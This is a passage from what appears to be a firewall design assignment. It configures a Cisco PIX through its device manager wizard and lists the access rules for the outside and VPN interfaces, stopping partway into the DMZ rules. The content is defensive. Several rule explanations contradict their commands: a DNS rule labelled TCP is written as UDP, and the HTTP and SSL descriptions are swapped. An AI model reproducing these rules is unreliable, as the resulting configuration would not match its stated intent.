


The Wizard prompts for the NAT ID and IP address range for the Global pools that the NAT will draw from. It is best to have the NAT and global IP address groups and ranges determined prior to configuring the firewall. (see appendix B)


NOTE: This can be rather confusing, as you have not been promted for the IP addresses that will be NATed using the particular NAT ID that you are creating global pools for.




The wizard prompts for whether PAT (port address translation) is to be used. GIAC made use of a PAT address for each NAT ID allowing for overflow in case the NAT pool had been exhausted. PAT allows for 64,000 connections to be initiated using a single routable IP address.




The Setup Wizard returns to the configuration for the servers that were specified in screen 1. The user is prompted for the Mail Server information. The Wizard is performing multiple commands behind the scenes. Including statically mapping the address entered in the "Mail Server Address" field to the address entered in the "external Address" field on the outside interface. The last line enables limiting the number of embryonic connections by un-checking the "unlimited" check box and entering a number that is appropriate. Embryonic connections are half-open TCP connections, and are often used to deplete the resources available on a system by sending multiple SYN packets to the target device. The device that has been targeted typically replies with a SYN-ACK and allocates memory to the connection. This eventually results in total depletion of memory and prevents further connections. This Denial of Service (DOS) attack is known as a "SYN Flood" see CVE-1999-0116. (21)




The wizard prompts the user for information pertaining to the web server. It has the same fields as the mail server configuration screen. We have allowed for 1000 embryonic connections up from 500 for the mail server. We will add both the public web server and the partner web server via the interface by completing the form with the appropriate information and clicking the add button for each server.




The Wizard now prompts the user for the networks that are attached to the firewall and the static route that will be used to route packets to the particular network. You can see from the completed networks in the bottom of the screen above we have specified that the 10.1.2.0 network is reached via 10.1.1.2, which is the router interface on the other side of the link net with the inside interface of the Pix. It is worth mentioning that the Pix is not able to make routing decisions, it is after all a firewall and not a router.




The Wizard has completed the setup configuration. Clicking the OK button brings up the access rules screen below.




The Dialog box from the completion of the Wizard suggested that the user define the hosts that exist within the networks that were created within the wizard. Following the suggestion we click on the Hosts/Networks tab.




The Dropdown box labeled interface allows the user to vies the networks and hosts defined that exist off of that interface. We will the hosts and networks significant to GIAC's network by selecting the proper interface and clicking on the add button.




Here we enter the IP address of the host along with, the netmask, interface and name of the host or network. Though this might seem repetitious as we enter each host, it pays off later when we are able to configure access lists by point and click due to the hosts we are defining here.



Clicking on the "next" button above reveals the NAT configuration screen. Here we define the Global pool that the host will use. Additionally we can define static translations on a per interface basis by clicking on the static bullet for the interface that we wish to create a static mapping for this host on. We will be prompted for the IP address to use for the PAT. There is a "Manage Pools" button in the bottom left corner of the frame above. Using this button allows the user to create/modify global pools for each of the interfaces. Once all of the hosts have been defined the user is able to enjoy the fruits of their labor configuring access-lists. Access lists may be defined in the "Access Rules" tab.



Once in the access rules section click on the blue page in the upper left corner of the tool bar. This button is to "create a new rule" and produces the form seen above. The top dialog box provides a selection of "permit" or "deny" for the parameters described in the rest of the form. The user may choose to enter the information requested in the "source Host/Network" or use point and click by clicking on the "browse" button to specify the source and destination.



The "browse" method presents the user with the screen above. The dropdown menu allows for the selection of the proper interface and displays the hosts that the PDM knows about on that particular interface. Once the proper source and destination hosts have been selected the user is required to specify the protocol, along with the source and destination port numbers/types to be filtered. The following access rules have been entered into the Pix firewall using the PDM.

Outside Interface Access List

```
access-list outside_access_in permit tcp any host 199.199.199.13 eq smtp
```

Allows SMTP traffic to reach the mail relay located on the External Service network.

```
access-list outside_access_in permit udp any gt 1024 host 199.199.199.12 eq/
domain
```

Allows a host on the Internet to make DNS queries to the external DNS server, from ephemeral ports, using the UDP protocol only.

```
access-list outside_access_in permit udp any gt 1024 host 199.199.199.12 eq/
domain
```

Allows GIAC's secondary DNS server on the Internet to make DNS queries to the external DNS server, from ephemeral ports, using the TCP protocol.

```
access-list outside_access_in permit tcp any gt 1024 host 199.199.199.10 eq 443
```

Allows a host on the Internet to make SSL connections to the external public web server, from ephemeral ports.

```
access-list outside_access_in permit tcp any gt 1024 host 199.199.199.10 eq www
```

Allows a host on the Internet to make HTTP connections to the external public web server, from ephemeral ports.

```
access-list outside_access_in permit tcp Partner-net 255.255.255.0 gt 1024/
host 199.199.199.11 eq www
```

Allows the Partner-Net (40.40.40.0) on the Internet to make HTTP connections to the external partner web server, from ephemeral ports.

```
access-list outside_access_in permit tcp Partner-net 255.255.255.0 gt 1024/
host 199.199.199.11 eq 443
```

Allows the Partner-Net (40.40.40.0) on the Internet to make SSL connections to the external partner web server, from ephemeral ports.

```
access-list outside_access_in permit udp host 199.199.199.1 host 199.199.199.8 eq/
snmptrap
```

Allows the border router to send SNMP traps to the static address of the Net-Mgt server located on the internal service network.

```
access-list outside_access_in permit udp host 199.199.199.1 host 199.199.199.9 eq/
Syslog
```

Allows the border router to send Syslog information to the static address of the Syslog server located on the internal service network.

```
access-list outside_access_in deny ip any any
```

All other traffic is not permitted to enter the network from the outside interface.

VPN Interface Access List

```
access-list VPN_access_in permit tcp rem-emply 255.255.255.240 gt 1024 host int-www eq/
www
access-list VPN_access_in permit udp rem-emply 255.255.255.240 gt 1024 host int-dns eq/
domain
access-list VPN_access_in permit tcp rem-emply 255.255.255.240 gt 1024 host int-mail eq/
smtp
```

The commands above permit remote employees that have successfully authenticated with the VPN concentrator to access the internal services offered on by the internal service net.

```
access-list VPN_access_in permit tcp rem-emply 255.255.255.240 gt 1024 host/
199.199.199.10 eq 443
```

The commands above permit remote employees that have successfully authenticated with the VPN concentrator to access the statically mapped address of the Public web server on by the external service net using HTTP.

```
access-list VPN_access_in permit tcp rem-emply 255.255.255.240 gt 1024 host/
199.199.199.10 eq www
```

The commands above permit remote employees that have successfully authenticated with the VPN concentrator to access the statically mapped address of the Public web server on by the external service net using SSL.

```
access-list VPN_access_in deny tcp rem-emply 255.255.255.240 gt 1024 199.199.199.0/
0.0.0.255 eq www
access-list VPN_access_in deny tcp rem-emply 255.255.255.240 gt 1024 10.0.0.0/
0.255.255.255 eq www
```

The command above denies remote employees that have successfully authenticated with the VPN concentrator from establishing any HTTP connection to any other system within GIAC's network

```
access-list VPN_access_in permit tcp rem-emply 255.255.255.240 gt 1024 any eq www
```

The command above permits remote employees that have successfully authenticated with the VPN concentrator to establish an HTTP connection to any system on the Internet.

By placing the previous the rules in the order above we have allowed for Remote employees to access web resources on the internal service network and the Internet, while disallowing any connection on TCP 80 to any other system on GIAC's network.

```
access-list VPN_access_in permit tcp suppliers 255.255.255.224 gt 1024 host 10.100.100.8/
eq ftp
access-list VPN_access_in permit tcp suppliers 255.255.255.224 gt 1024 host 10.100.100.9/
eq ftpdata
```

The commands above permit suppliers that have successfully authenticated with the VPN concentrator to establish an FTP session with the FTP-Depot located on the internal network.

```
access-list VPN_access_in permit udp host 10.100.100.254 host 10.100.100.5 eq snmptrap
```

Allows the VPN-Switch to send SNMP traps to the statically mapped address of the Net-Mgt server located on the internal service network.

```
access-list VPN_access_in permit udp host 10.100.100.254 host 10.100.100.6 eq Syslog
```

Allows the VPN-Switch to send Syslog information to the statically mapped address of the Syslog server located on the internal service network.

```
access-list VPN_access_in permit udp host 10.100.100.254 host 10.100.100.4 eq tacacs
```

Allows the VPN-Switch to authenticate tacacs information to the statically mapped address of the tacacs server located on the internal service network.

```
access-list VPN_access_in deny ip any any
```

All other traffic is not permitted to enter the network from the VPN interface.

External Service Network (DMZ) Interface Access List

```
access-list DMZ_access_in permit udp host Ext-DNS gt 1024 any eq domain
access-list DMZ_access_in permit tcp host Ext-DNS gt 1024 any eq domain
